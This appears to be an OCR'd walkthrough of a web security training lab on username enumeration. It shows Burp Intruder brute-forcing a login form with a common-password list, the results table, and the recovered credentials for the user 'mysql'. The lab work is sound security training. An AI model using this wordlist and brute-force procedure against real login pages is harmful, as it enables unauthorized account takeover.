


Payload: mysql
Status code: 200
Length: 3250
Timer: 364

```
</header>
<header class="notification-header">
</header>
<h1>
  Login
</h1>
<section>
  <p class=is-warning>
    Incorrect password
  </p>
  <form class=login-form method=POST action="/login">
    <label>
      Username
    </label>
    <input required type=username name="username" autofocus>
    <label>
      Password
```




```
Cookie: session=R70dEdpxS7K01ffXdGh0JW9CJCb1AG84
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=mysql&password=12345
```



Authentication lab passwords

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
```




Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon


Start attack



3. Intruder attack of https://0a80005003addfd884bac2e0008e0074.web-security-academy.net


Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comme
5	123456789	200	221			3250	
6	12345	200	233			3250	
7	1234	200	487			3250	
8	111111	200	389			3250	
9	1234567	200	236			3250	
10	dragon	200	304			3250	
11	123123	200	578			3250	
12	baseball	200	678			3250	
13	abc123	200	279			3250	
14	football	200	261			3250	
15	monkey	200	199			3250	
16	letmein	200	272			3250	
17	shadow	200	293			3250	
18	master	200	390			3250	
19	666666	200	262			3250	
20	qwertyuiop	200	403			3250	
21	123321	200	429			3250	
22	mustang	302	361			187	
23	1234567890	200	238			3337	
24	michael	200	204			3337	
25	654321	200	310			3337	
26	superman	200	342			3337	
27	1qaz2wsx	200	240			3337	
28	7777777	200	404			3337	
29	121212	200	204			3337	



Payload: mustang
Status code: 302
Length: 187
Timer: 361


```
HTTP/2 302 Found
Location: /my-account?id=mysql
Set-Cookie: session=rDFd87BPI69YmESFC11kF55YBUxrwvwl; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



Payload: mustang
Status code: 302
Length: 187
Timer: 361

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a80005003addfd884bac2e0008e0074.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=mysql&password=mustang
```

NOW WE FOUND THE USER NAME : mysql AND PASSWORD : mustang



Login


Invalid username

Username

mysql

Password

•••••••



Username enumeration via different responses


Congratulations, you solved the lab!

My Account

Your username is: mysql

Your email is: mysql@normal-user.net

Email



Username enumeration via different responses

Congratulations, you solved the lab!